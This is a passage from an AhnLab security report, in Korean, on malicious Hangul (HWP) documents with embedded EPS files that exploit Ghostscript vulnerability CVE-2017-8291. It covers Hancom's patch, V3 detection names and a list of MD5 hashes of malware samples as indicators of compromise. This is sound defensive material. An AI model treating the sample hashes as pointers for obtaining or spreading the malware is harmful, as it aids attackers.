한글과컴퓨터에서 배포한 CVE-2017-8291 관련 보안 패치는 한글 프로그램에서 고스트스크립트를 제거하는 방식으로 진행되며, 이에 따라 포스트스크립트로 작성된 EPS 파일을 한글 문서에 사용할 수 없게 된다. 또한 해당 패치는 고스트스크립트 취약점뿐만 아니라 그 외 악성 EPS 파일로 인해 실행되는 악성 행위도 예방한다. 따라서 한글 프로그램을 사용하는 공공기관 및 기업에서는 반드시 모든 사용자가 해당 패치를 빠짐없이 적용할 수 있도록 실질적인 패치 관리 방안을 마련해야 한다. 비단 한글 프로그램뿐만 아니라 그 외 다양한 상용 소프트웨어의 취약점을 이용한 취약점 공격이 계속 발생하는 만큼 기업 및 기관의 전사 패치 관리는 최신 위협 대응의 관점에서 반드시 선결되어야 한다.

CVE-2017-8291 취약점과 관련해 한글과컴퓨터에서 배포한 보안 패치는 아래 링크에서 확인할 수 있다.

2017-02-23 '보안 취약점 관련 필수 업데이트 안내'
https://www.hancom.com/board/noticeView.do?board_seq=3&artcl_seq=6606&pageInfo.page=1&search_text

 © AhnLab, Inc. All rights reserved.

06. 참고 자료

1) V3 탐지

안랩 V3 제품에서는 고스트스크립트 취약점 CVE-2017-8291을 이용한 한글 파일과 EPS 파일에 대해 아래와 같은 진단명으로 탐지한다.

EPS/Hwdoor
HWP/Dropper
HWP/Exploit
EPS/Exploit
EPS/Exploit.S1
EPS/Exploit.S2
EPS/Exploit.S3
EPS/Exploit.S4

2) 침해 지표

06cfc6cda57fb5b67ee3eb0400dd5b97
0765b1fe1f761e4b50a48d525c23b678
09689e9311fd25817f2b88ae8d791435
13570dcee3d217ff90f1ea912daec8fc
1c0ee8e91704ca11cb4b9825541e8f7a
2228fea495bee51dc88c1a0ed953450a
281160972ef8f657139d3801139e6783
2a52138403a403316f22225964c3b9ae
2cd28ee74910be7a023d10e3860eae5c
3667a4032215cbe4420eab911d4414a7
398150acc728dfa7a67cb07584045825
3d0d71fdedfd8945d78b64cdf0fb11ed
3d4b6b947283e70cf94a8e1112edfd72
48d9e625ea3efbcbef3963c8714544a7
5a7718f70ace857d2f9c9e09ec5d54f1
63069c9bcc4f8e16412ea1a25f3edf14
631f1c63ff87399e5e73c7d94d62532f

 © AhnLab, Inc. All rights reserved.

6d980c4ec6ca4561c354f417960154c5
7de8b065e2587765fca5a163f958637d
8152e241b3f1fdb85d21bfcf2aa8ab1d
85684409e402d1f518552e8e18f27a98
87b01ad040f3c4e9ca323039f97063e4
87c748f59f97dfb29b48079532b39e5c
9ca962eb74bbdb238609e192e1a33a40
a0748e19b043ffe9bdf04c5d2df26689
a36cc933b1c5902d98a3db3143f4b419
a43dfbfad77b5aa974cd475744ab8182
a6dd0124fb5cb054f1614f13f3f2fe48
a7b3b2c6e23a15f6fe0a722ebaa4459c
abafa0cbfbe18afe6dd635d14e7d03d3
b39228c9538fd79dc425964dde1501d9
b84e781bbff0bbff63f3d88c6ce4d84e
c87696a3224f97e30200a93021e44ab6
ce3350131bbfca1a330dad62653a132d
d4a8acca0c0af629f600234d230ab0cf
da02193fc7f2a628770382d9b39fe8e0
dc06928356c90ac5b3dc3239868b88c7
df7328f9f6fbab00c63e6c398c961502
e0a48954a6728d7ed285600af26bad87
e50256b8e8496a030561f5ad6d9bda1e
e8bf331858b173eac8bd2b2227821022
e9ea50d43c5f1e9874895dd352a505a7
eb4e82da565d70cfe0951adc12608148
ec06c31cb0992bb378a185f1e781563b
ec7ba18cc775a58647943e16d51d01ac
f392492ef5ea1b399b4c0af38810b0d6
f420757270d0987148b950f2066bbbab
f5b5a3f9eab0219d4f91a1f61541c61e
ff9eff561fd793ddb9011cf7006d5f6c
외 이외 다수 존재

[끝]

AhnLab © AhnLab, Inc. All rights reserved.